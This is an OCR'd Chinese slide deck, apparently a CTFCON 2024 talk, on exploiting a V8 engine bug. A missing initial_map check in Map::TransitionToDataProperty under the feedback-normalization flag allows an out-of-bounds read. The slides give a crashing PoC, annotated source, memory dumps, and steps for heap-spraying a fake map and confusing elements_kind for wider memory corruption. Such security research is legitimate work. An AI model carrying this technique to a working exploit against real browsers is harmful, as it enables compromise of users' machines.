




v8 Builtins覆盖率插桩








漏洞利用

相同结构的对象

共享同一个隐式类



漏洞利用

```
function F(){ }
%DebugPrint(F);
```

```
DebugPrint: 0x3f0b00298a25: [Function] in OldSpace
 - map: 0x3f0b00282005 <Map[32](HOLEY_ELEMENTS)> [Fast
 - prototype: 0x3f0b00281f2d <JSFunction (sfi = 0x3f0b
 - elements: 0x3f0b00000725 <FixedArray[0]> [HOLEY_ELE
 - function prototype:
 - initial_map:
 - shared_info: 0x3f0b00298985 <SharedFunctionInfo F>
 - name: 0x3f0b00002991 <String[1]: #F>
```

```
new F();
%DebugPrint(F);
```

```
DebugPrint: 0x3f0b00298a25: [Function] in OldSpace
 - map: 0x3f0b00282005 <Map[32](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x3f0b00281f2d <JSFunction (sfi = 0x3f0b001474d9)>
 - elements: 0x3f0b00000725 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: 0x3f0b000484d5 <Object map = 0x3f0b00298b35>
 - initial_map: 0x3f0b00298ac5 <Map[52](HOLEY_ELEMENTS)>
 - shared_info: 0x3f0b00298985 <SharedFunctionInfo F>
 - name: 0x3f0b00002991 <String[1]: #F>
 - builtin: InterpreterEntryTrampoline
 - formal_parameter_count: 0
 - kind: NormalFunction
```

1. JSFunction对象的initial_map字段表示构造出的对象的隐式类
2. initial_map是lazy allocate的, 只有在new F()之后才有该字段

漏洞利用

POC:

```
// ./d8 --feedback-normalization ./poc.js
const obj = Object;
for (let i = 0; i < 32; i++) {
    obj["p" + i] = i;
}
```

Crash:

```
#
# Fatal error in ../../src/objects/js-function-inl.h, line 200
# Debug check failed: map()->has_prototype_slot().
#
#
#
#FailureMessage Object: 0x7ffff5a48860
```

漏洞利用

1. 隐式类中属性过多

2. 开启feedback-normalization功能

3. 访问: obj对象构造函数的initial_map

job(obj)

->map

->constructor

->initial_map

```
Handle<Map> Map::TransitionToDataProperty(
    Isolate* isolate,
    Handle<Map> map,     // 原来的隐式类
    Handle<Name> name,     // 新增属性的名
    Handle<Object> value,     // 新增属性的值
    ...
  ) {
  ...
  MaybeHandle<Map> maybe_map;
  if (!map->TooManyFastProperties(store_origin)) { // 如果fast properties没超过限制, 那么就添加一个fast property
    ...
  }

  Handle<Map> result;     // 添加数据属性后的新map
  if (!maybe_map.ToHandle(&result)) {     // maybe_map为空的
    Handle<Object> maybe_constructor(map->GetConstructor(), isolate);     // 获取对象的构造方法
    if (v8_flags.feedback_normalization &&  // feedback_normalization表示反馈对象隐式类被normalization这一信息
        map->new_target_is_base() &&
        IsJSFunction(*maybe_constructor) &&     // 构造方法是一个普通的JS方法
        !JSFunction::cast(*maybe_constructor)->shared()->native()) {
      // 获取构造方法的JSFunction对象
      Handle<JSFunction> constructor = Handle<JSFunction>::cast(maybe_constructor);
      // initial_map表示new constructor时的初始隐式类
      Handle<Map> initial_map(constructor->initial_map(), isolate);     // <===这里获取initial_map()时报错
      // 根据initial_map生成`DictionaryProperties`类型的隐式类
      result = Map::Normalize(isolate, initial_map, CLEAR_INOBJECT_PROPERTIES, reason);
      // 原来从initial_map起始的隐式类全部被弃用
      initial_map->DeprecateTransitionTree(isolate);
      ...
    } else {
      result = Map::Normalize(isolate, map, CLEAR_INOBJECT_PROPERTIES, reason);
    }
  }
  return result;     // 返回新的隐式类
}
```

漏洞利用

job(obj)->map->constructor->initial_map背后的假设:

如果: obj有构造函数constructor

new constructor()

那么: constructor一定被new过

lazy allocate

那么: constructor一定具有initial_map字段

因此省略了对于initial_map字段存在性的检查，直接访问

```
function f() {

};
let obj = new f();
```

漏洞利用

job(obj)->map->constructor->initial_map背后

如果: obj有构造函数constructor

new constructor()

那么: constructor一定被new过

lazy allocate

那么: constructor一定具有initial_map字段

因此省略了对于initial_map字段存在性的检查

job(Object)->map

```
0x1a1600281db1: [Map] in OldSpace
 - map: 0x1a1600281835 <MetaMap (0x1a1600281885 <NativeContext[297]>)>
 - type: JS_FUNCTION_TYPE
 - instance size: 32
 - inobject properties: 0
 - unused property fields: 1
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - stable_map
 - callable
 - constructor
 - has_prototype_slot
 - back pointer: 0x1a1600000069 <undefined>
 - prototype_validity cell: 0x1a1600000ab1 <Cell value= 1>
 - instance descriptors (own) #26: 0x1a1600282155 <DescriptorArray[26]>
 - prototype: 0x1a1600281f2d <JSFunction (sfi = 0x1a16001474d9)>
 - constructor: 0x1a1600281f2d <JSFunction (sfi = 0x1a16001474d9)>
 - dependent code: 0x1a1600000735 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

job(Object)->map->constructor

```
0x1a1600281f2d: [Function] in OldSpace
 - map: 0x1a1600281dd9 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x1a1600282775 <Object map = 0x1a1600281d89>
 - elements: 0x1a1600000725 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x1a16001474d9 <SharedFunctionInfo>
 - name: 0x1a16000000a1 <String[0]: #>
 - builtin: EmptyFunction
 - formal_parameter_count: 0
 - kind: NormalFunction
 - context: 0x1a1600281885 <NativeContext[297]>
 - code: 0x1a1600251ec9 <Code BUILTIN EmptyFunction>
 - source code:
 - properties: 0x1a1600281f49 <PropertyArray[6]>
```

不存在initial_map字段

job(Object)->map

漏洞利用

job(obj)->map->constructor->initial_map背后

如果: obj有构造函数constructor

new constructor()

那么: constructor一定被new过

lazy allocate

那么: constructor一定具有initial_map字段

因此省略了对于initial_map字段存在性的检查

```
0x1a1600281db1: [Map] in OldSpace
 - map: 0x1a1600281835 <MetaMap (0x1a1600281885 <NativeContext[297]>)>
 - type: JS_FUNCTION_TYPE
 - instance size: 32
 - inobject properties: 0
 - unused property fields: 1
 - elements kind: HOLEY_ELEMENTS
 - enum length: invalid
 - stable_map
 - callable
 - constructor
 - has_prototype_slot
 - back pointer: 0x1a1600000069 <undefined>
 - prototype_validity cell: 0x1a1600000ab1 <Cell value= 1>
 - instance descriptors (own) #26: 0x1a1600282155 <DescriptorArray[26]>
 - prototype: 0x1a1600281f2d <JSFunction (sfi = 0x1a16001474d9)>
 - constructor: 0x1a1600281f2d <JSFunction (sfi = 0x1a16001474d9)>
 - dependent code: 0x1a1600000735 <Other heap object (WEAK_ARRAY_LIST_TYPE)>
 - construction counter: 0
```

job(Object)->map->constructor

```
0x1a1600281f2d: [Function] in OldSpace
 - map: 0x1a1600281dd9 <Map[28](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x1a1600282775 <Object map = 0x1a1600281d89>
 - elements: 0x1a1600000725 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: <no-prototype-slot>
 - shared_info: 0x1a16001474d9 <SharedFunctionInfo>
 - name: 0x1a16000000a1 <String[0]: #>
 - builtin: EmptyFunction
 - formal_parameter_count: 0
 - kind: NormalFunction
 - context: 0x1a1600281885 <NativeContext[297]>
 - code: 0x1a1600251ec9 <Code BUILTIN EmptyFunction>
 - source code:
 - properties: 0x1a1600281f49 <PropertyArray[6]>
```

不存在initial_map字段

漏洞利用

1. 隐式类中属性过多

2. 开启feedback-normalization功能

这里越界读4B用作

constructor->initial_map()

```
Handle<Map> Map::TransitionToDataProperty(
    Isolate* isolate,
    Handle<Map> map,     // 原来的隐式类
    Handle<Name> name,     // 新增属性的名
    Handle<Object> value,     // 新增属性的值
    ...
  ) {
  ...
  MaybeHandle<Map> maybe_map;
  if (!map->TooManyFastProperties(store_origin)) { // 如果fast properties没超过限制, 那么就添加一个fast property
    ...
  }

  Handle<Map> result;     // 添加数据属性后的新map
  if (!maybe_map.ToHandle(&result)) {     // maybe_map为空的
    Handle<Object> maybe_constructor(map->GetConstructor(), isolate);     // 获取对象的构造方法
    if (v8_flags.feedback_normalization &&  // feedback_normalization表示反馈对象隐式类被normalization这一信息
        map->new_target_is_base() &&
        IsJSFunction(*maybe_constructor) &&     // 构造方法是一个普通的JS方法
        !JSFunction::cast(*maybe_constructor)->shared()->native()) {
      // 获取构造方法的JSFunction对象
      Handle<JSFunction> constructor = Handle<JSFunction>::cast(maybe_constructor);
      // initial_map表示new constructor时的初始隐式类
      Handle<Map> initial_map(constructor->initial_map(), isolate);     // <===这里获取initial_map()时报错
      // 根据initial_map生成`DictionaryProperties`类型的隐式类
      result = Map::Normalize(isolate, initial_map, CLEAR_INOBJECT_PROPERTIES, reason);
      // 原来从initial_map起始的隐式类全部被弃用
      initial_map->DeprecateTransitionTree(isolate);
      ...
    } else {
      result = Map::Normalize(isolate, map, CLEAR_INOBJECT_PROPERTIES, reason);
    }
  }
  return result;     // 返回新的隐式类
}
```

漏洞利用

越界读:

1. 越界读的内容是否能控制?
2. 越界读之后数据会如何被处理?

```
Handle<Map> Map::TransitionToDataProperty(
    Isolate* isolate,
    Handle<Map> map,     // 原来的隐式类
    Handle<Name> name,     // 新增属性的名
    Handle<Object> value,     // 新增属性的值
    ...
  ) {
  ...
  MaybeHandle<Map> maybe_map;
  if (!map->TooManyFastProperties(store_origin)) { // 如果fast properties没超过限制, 那么就添加一个fast property
    ...
  }

  Handle<Map> result;     // 添加数据属性后的新map
  if (!maybe_map.ToHandle(&result)) {     // maybe_map为空的
    Handle<Object> maybe_constructor(map->GetConstructor(), isolate);     // 获取对象的构造方法
    if (v8_flags.feedback_normalization && // feedback_normalization表示反馈对象隐式类被normalization这一信息
        map->new_target_is_base() &&
        IsJSFunction(*maybe_constructor) &&     // 构造方法是一个普通的JS方法
        !JSFunction::cast(*maybe_constructor)->shared()->native()) {
      // 获取构造方法的JSFunction对象
      Handle<JSFunction> constructor = Handle<JSFunction>::cast(maybe_constructor);
      // initial_map表示new constructor时的初始隐式类
      Handle<Map> initial_map(constructor->initial_map(), isolate);     // <===这里获取initial_map()时报错
      // 根据initial_map生成`DictionaryProperties`类型的隐式类
      result = Map::Normalize(isolate, initial_map, CLEAR_INOBJECT_PROPERTIES, reason);
      // 原来从initial_map起始的隐式类全部被弃用
      initial_map->DeprecateTransitionTree(isolate);
      ...
    } else {
      result = Map::Normalize(isolate, map, CLEAR_INOBJECT_PROPERTIES, reason);
    }
  }
  return result;     // 返回新的隐式类
}
```

漏洞利用

发现constructor后面的对象为constructor->properties指向的PropertyArray对象

```
gef➤  x/32wx 0x328a00141e49-1
0x328a00141e48: 0x00141cf5      0x00141e65      0x00000725      0x0031ddc9
0x328a00141e58: 0x000c74b5      0x001417a9      0x000c00a9      0x00000999
0x328a00141e68: 0x0000000c      0x00141eed      0x00141fe5      0x00142001
0x328a00141e78: 0x0014201d      0x00142039      0x00142055      0x00141759
0x328a00141e88: 0x2e020808      0x0dc20811      0x085013ff      0x00141e49
0x328a00141e98: 0x001421ad      0x00141ead      0x00000735      0x00000a89
0x328a00141ea8: 0x00000000      0x00000685      0x0004000[illegible]      0x00000000
0x328a00141eb8: 0x0000074d      0x00000d99      0x000000[illegible]e      0x0030f721
gef➤  job 0x328a00141e58+0xd
0x328a00141e65: [PropertyArray] in OldSpace
 - map: 0x328a00000999 <Map(PROPERTY_ARRAY_TYPE)>
 - length: 6
 - hash: 0
           0: 0x328a00141eed <JSFunction Function (sfi = 0x328a003148e5)>
           1: 0x328a00141fe5 <JSFunction apply (sfi = 0x328a00314911)>
           2: 0x328a00142001 <JSFunction bind (sfi = 0x328a0031493d)>
           3: 0x328a0014201d <JSFunction call (sfi = 0x328a00314969)>
           4: 0x328a00142039 <JSFunction toString (sfi = 0x328a00314995)>
           5: 0x328a00142055 <JSFunction [Symbol.hasInstance] (sfi = 0x328a003149c1)>
```

漏洞利用

伪造initial_map

1. 弃用原来的PropertyArray
2. GC
3. 把evil堆喷到constructor后面

这样访问initial_map时读入的实际是job(evil)->map

```
let obj = Object;

// 使得job(Object)->map->constructor->properties被弃用
// 为job(Object)->map->constructor后面的越界读腾出空间
Object.__proto__["aaa"] = 123;
gc();
```

漏洞利用

伪造的initial_map如何被使用

Normalize(initial_map)

保留elements_kind


用于原对象的新隐式类

```
Handle<Map> Map::TransitionToDataProperty(
    Isolate* isolate,
    Handle<Map> map,     // 原来的隐式类
    Handle<Name> name,     // 新增属性的名
    Handle<Object> value,     // 新增属性的值
    ...
  ) {
  ...
  MaybeHandle<Map> maybe_map;
  if (!map->TooManyFastProperties(store_origin)) { // 如果fast properties没超过限制, 那么就添加一个fast property
    ...
  }

  Handle<Map> result;     // 添加数据属性后的新map
  if (!maybe_map.ToHandle(&result)) {     // maybe_map为空的
    Handle<Object> maybe_constructor(map->GetConstructor(), isolate);     // 获取对象的构造方法
    if (v8_flags.feedback_normalization && // feedback_normalization表示反馈对象隐式类被normalization这一信息
        map->new_target_is_base() &&
        IsJSFunction(*maybe_constructor) &&     // 构造方法是一个普通的JS方法
        !JSFunction::cast(*maybe_constructor)->shared()->native()) {
      // 获取构造方法的JSFunction对象
      Handle<JSFunction> constructor = Handle<JSFunction>::cast(maybe_constructor);
      // initial_map表示new constructor时的初始隐式类
      Handle<Map> initial_map(constructor->initial_map(), isolate);     // <===这里获取initial_map()时报错
      // 根据initial_map生成`DictionaryProperties`类型的隐式类
      result = Map::Normalize(isolate, initial_map, CLEAR_INOBJECT_PROPERTIES, reason);
      // 原来从initial_map起始的隐式类全部被弃用
      initial_map->DeprecateTransitionTree(isolate);
      ...
    } else {
      result = Map::Normalize(isolate, map, CLEAR_INOBJECT_PROPERTIES, reason);
    }
  }
  return result;     // 返回新的隐式类
}
```

漏洞利用

elements_kind决定了

job(obj)->elements数组的解释方式



稀疏

DICTIONARY_ELEMENTS

利用思路

1. 在elements中伪造字典, 控制字典的关键元信息
2. 混淆elements_kind为DICTIONARY_ELEMENTS
3. 访问对象的索引属性, 实现更长的内存越界


CTFCON
2024
chenhaohao:~/Documents/v8/v8/out.gn/x64.release$ ./d8


CTFCON
2024
THANK YOU